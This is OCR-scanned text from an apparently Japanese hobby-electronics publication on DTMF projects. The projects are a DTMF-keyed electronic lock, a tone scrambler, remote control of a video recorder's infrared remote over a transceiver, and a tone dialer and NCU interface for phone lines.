
具体的なコマンドは、たとえば、その1の回路で「ピッ・ポ

ツ」とやるとき、“1・#”とか
“3・5”とやるのか、これは、
回路中のジャンパ線の変更で決
定します。

DTMFレシーバー LC7385

DTMF信号は音声信号ですから、まずDTMF信号を直さなくては、いろいろと都合が悪いのです。


り出力は、DTMF信号を検出してHレベルになります。すると、それに応じた出力端子は



LEDは、DTMF信号を検出すると
C7385が点燈します。このLED
は良好に点燈するよう
VRを
入力レベル調整 VRを
セッタします。もちろん
TRONととも関係している
VRで注意が必要です。

図1 LC7385の標準的な使用回路

1 2 3 4 5 6 7 8 9 0 * #



▲ DTMF デコード IC の LC7385 と 3.579545MHz の水晶発振器です。基本的には、この IC 1 個で DTMF をデコード（復調）することができてしまいます。水晶発振器は、IC のタイミング発生用です。

この部分に相当するのが、LC7385という IC です。

ワンチップ IC ですから何も考えずに動作してくれます。

もしも動作不良があれば、たいていの場合、入力レベルが合っていませんから適宜調整してください。

実際にはかなりいいかけんなんレベル合わせで良好に動作してくれます。

デコーダ回路

LC7385でロジック信号に直りますが、これは 4 ピットの信号でまだまだ扱いににくい。0

～9・*・#・A～D の 16ヶのキーに 1 対 1 に対応したロジック信号に直さないと使いやすくありません。

世の中、便利なものでこんなことでも 1 ケでやってくれる IC があります。74HC154というのがこの IC なのです。

ピン配置は 122 ページにありますから参照してください。

鍵の本体

さて、1 対 1 になった信号を解釈して、鍵を開ける回路は 4001 という、おなじみの IC でできています。

これは、抵抗とコンデンサの組み合わせによるタイマ回路と併用して、その 1 の回路では、1.5 秒以内、その 2 の回路では 5.5 秒以内にコマンドが入力されるとリレーがカチッと動きます。この時間を越えるとすべてがクリアされて、コマンドは受けつけられません。

図 2 LC7385
ピン配置




図 3 LC7385 標準応用例







図4 DTMF電子ロック／2キー・6キー鍵回路

LC7385使用の2キー鍵回路



LC7385使用の6キー鍵回路



1 2 3 4 5 6 7 8 9 0 * #

DTMF信号を スクランブル してみる!

秘密のDTMFを送る!

電波を使ってリモコン信号などを送るとき、具体的なコードが外部にモリしてはこまってしまうことがあります。

たとえば、トランシーバから電話をかけるなんてことをする場合、先方の電話番号をそのままのDTMF信号で送ったのでは、電波で送る段階で簡単にバレてしまいます。これは、なんとも大問題です。

ではスクランブル!

そこで、DTMF信号を暗号化して送ります。そうです、スクランブルとは、信号の暗号化のことをいうのですが、秘話装置といったほうがよいかもしれません。

スクランブルの方式にはいろいろなものが考えられます。普通、セキュリティの高いものはコストもかかるし、回路もフクザツです。

そこで回路の簡単さやコスト

それに実用性十分のものということで考えたのが、これから紹介する回路です。

さあ、作ろう!

では回路を説明しましょう。まず、キーボードの入力に従つていったん DTMF 信号にします。これを 4 bit のデジタル信号に直します。ここでスクランブルコードによって、スクランブルをかけて再度、DTMF

信号にして送出します。

スクランブルコードは、ジャンパ線の変更でおこないます。といえば、すごうですが、DTMF 用 IC の組み合わせですから、簡単に製作できるでしょう。

ここでは、C-MOS・IC の 4052 というアナログスイッチというものを使用して、DTMF のデコーダとエンコーダをコントロールしています。

図 1 4052のピン配置

(Top View) 16 Lead Plastic DIP






図2 DTMFスクランブル回路



1 2 3 4 5 6 7 8 9 0 * #

DTMF信号と 赤外線リモコンを つないでみよう!

なんでも リモコンするぞ!


ビデオやテレビ、テープレコ
ーダなど家の外からリモコンし
たくなるのは世の常・人の常で
す。では、どうするか。ビデオ
を例にとって説明していきま
しょう。

一番簡単な方法は、ビデオを
改造して、DTMFレシーバと
接続してしまう。という方法で
す。しかし、だれだってビデオ
本体を改造なんてしたくないに
決まっています。これまた常の
世いや、世の常、人の常であります。

赤外リモコンを使う!

最近のビデオなどの機器には、
赤外線を使用したりリモコンが
付いているのが常識のようにな
っています。

そこで、この赤外リモコンの
方を改造してリモコンしましょ
う。赤外リモコンはもともとリ
モコンじゃないかって? 赤外



線は、5mくらいしか飛びませ
ん。だから家の外など遠くはな
れてしまえば、リモコンできま
せん。というわけで、DTMFを
活用してトランシーバや電話回
線を使って、赤外リモコンをリ
モコンしてしまうのです。

システムの概要

ここまでのお話はよく分か
りましたか? えつ分からない。
じゃあ、もうすこし具体的に


お話ししてみましょう。
今、あなたは家から数百メー
トルはなれた、飲み屋でいっば
いやっています。が、しかした
いへんです。10時にはじまるド
ラマの録画予約を忘れていたこ
とを思い出しました。今は、9
時50分、家に帰ればなんとカ
間にあります。が、しかし、せつ
かく飲んでいるのに……。

なんと、カバンの中には、ハ
ンディートランシーバがあつた

のでした（なんてわけないか）。さっそく、制御チャンネルの43X.0△に合わせて「ピッ・ポッ」これでビデオの電源がON。「ピッ・ポッ・パッ」これで、8ch。さらに「ピッ・ポッ」とやって録画スタートとめでたくあいなりまして、楽しい酒盛りの続きができるというわけです。

さっそく用意

ハンディ機1台。DTMF送



▲赤外線リモコンの内部は、リモコンスイッチ部分がほとんどで、コントロール用のICが下のほうにあるだけ。

信機能付。なければ、DTMF発振回路。

お家の方には、受信用トランシーバー一台。赤外リモコン付ビデオ。そして、今回製作するDTMFレシーバと赤外リモコンのインターフェース回路、ということになります。

回路の説明

回路はまず、DTMFレシーバ。この部分で DTMF をロジ


ック信号に直します。

次に、ロジックでちょっと処理したあと、アナログスイッチまたは、リレーを使って赤外リモコンのスイッチを押します。

リレー方式の方が、動作確認などの面から製作が簡単にできると思います。

ロジック信号でコントロールする場合には、リレードライブのトランジスタの手前から出力を取り出せばいいでしょう。

図1 赤外リモコンと内部回路例



1 2 3 4 5 6 7 8 9 0 * #




図2 DTMFデコーダと赤外線リモコンをつなぐ

電話回線に DTMF信号を 送ってみる!

電話回線

電話回線だって、もちろん DTMF 信号が送れます。あたりまえといえば、あたりまえですけど！ なんたって公衆電話など、「ピツ・ポツ・パ」のブンシューホンには、DTMF 信号そのものなのですから！


ならば、DTMF をこっちから送って、あっちの機械をコントロールしちゃいましょうということになるわけです。

電話を使う！

電話回線に DTMF 信号を送出するには、電話機の DTMF 機能を使うのが、これ一番。誰にもわかる正解です。

最近の電話機には、DTMF 送出機能が付いているのがあたりまえです。ダイヤルパルスの電話回線で使っていったって“トーン”あるいは“PB”的ボタンを押せば、あとはもう「ピツ・ポツ・パ」の世界です。

こういった機能キーのない電



話機でも、DP(ダイヤルパルス)とPB(DTMF)回線の両方に対応できるようになっているものが、ほとんどです。電話機のうらがわあたりについているスイッチを切りかえて、PB(DTMF)にすれば、OKです。

でも、しかし電話回線に直接つないでしまえるような DTMF 発振器を作ってしまう

のです。

わざわざ、作ってしまう理由には、2つあります。

その1。A～Dの電話機のキーボードには無い DTMF 信号を送るため。

その2。外部の機器、たとえば、あなたが自作したものなどのコントロールによって、DTMF 信号を送出するとき。もちろんこれは、電話機を改造

1 2 3 4 5 6 7 8 9 0 * #

することによって送出することも可能です。

しかし、電話機本体を改造するのは、誰がつてもちろんイヤです。そこで一つ製作とあいなるのです。

トーンダイヤラ

使用するICはもうおなじみシャープのLR4087です。


もうここまでくると、このICはおなじみになっていることでしょう。え！まだ知らないいつて。

だったら、“DTMF発振器の製作”のところを見てください。シャープのえらいICです。

このICは、もともと電話機のトーンダイヤラ用のICですから、応用はいたって簡単と申しましょうか、これが本来の正しい使い方であります。

では、“4087の電話回路使用例”という図を見てください。

ちっとも簡単そうじゃないいつて？これは、スピーチネット



▲電話回線に使用するトランジスタで、ライントランジスタといいます。モデル用のものが安価に入手できる。

ワークという電話機そのものの回路部分が含まれているので、ちよつと大変そうに見えるのです。

簡単にするぞ

“4087の電話回路使用例”を参考にして、もっと簡単にします。

なぜ、そんなことができるのかというと、ここでは電話機を製作するのではないからです。

電話機というのは、電話局がら遠路はるばるやってくる、2本の電線に、受話器のスピーカーと、マイクの2本ずつ、計4本の線をつないであげなくてはな

りません。


このとき、スピーカとマイクの信号がケンカしないようにうまくやってあげないといけません。

実はこの回路がちょっと大変なのです。

しかし、ここでは、一方的にDTMF信号を送ってあげるだけですから、こういった事情を気にすることなく、エイッと送ってあげます。

使用するトランジスタは、 $600\Omega : 600\Omega$ の電話回線用のトランジスターで、モデルなどによく使われています。

図1 LR4087の電話回路使用例



トーン回線ならスイッチ・オンで
DTMFによって電話をかけること
ができる。回線の場合、ダイヤリン
ダイヤルからスイッチ・オンして
DTMFを送る。



電話と並列に接続しておく。




図2 LR4087を使って超簡単にDTMF信号を電話回線に送る！

電話回線から DTMF信号を 受けてみる!

電話から受信

こんどは、電話回線から送られてきたDTMFのリモコン信号を受信してしまいます。

つまり、電話回線と実際にシリコンされる機器の間にに入るインターフェース回路です。

さすがに、こういった回路の市販品はちょっとと考えつきませんから自作するのが正しい道です。

NCUとは?

まずははじめに登場するのが、
おなじみ“ワンダーキット”か
ら発売されている、“NCU 基板
キット”です。

このNCUとはいったいどんなものなのか説明していきましょう。

NCUとは、日本語でいうと網制御装置といって、電話機やモデムなどの機器に使用されている装置です。

電話機やモデムなどの機能のうちどんな機能を果たしている

部分かといふと、


- ①電話局の交換機に受話器のフックが上がつたことを知らせる。
 - ②電話局から着信時に送られてくるベル信号を検出する。
 - ③電話局にパルスダイヤルの信号を送る。

この他に音声信号の電話回線とのインターフェース回路や、

自動着信機能、タイムアウト機能などが、このキットには追加されています。

タイムアウト機能というのは自動着信してから一定の時間がたつと、自動的に電話回線を切ってしまう機能です。

この回線切断までの時間は、
10~150秒の間で設定できるよ
うになっています。



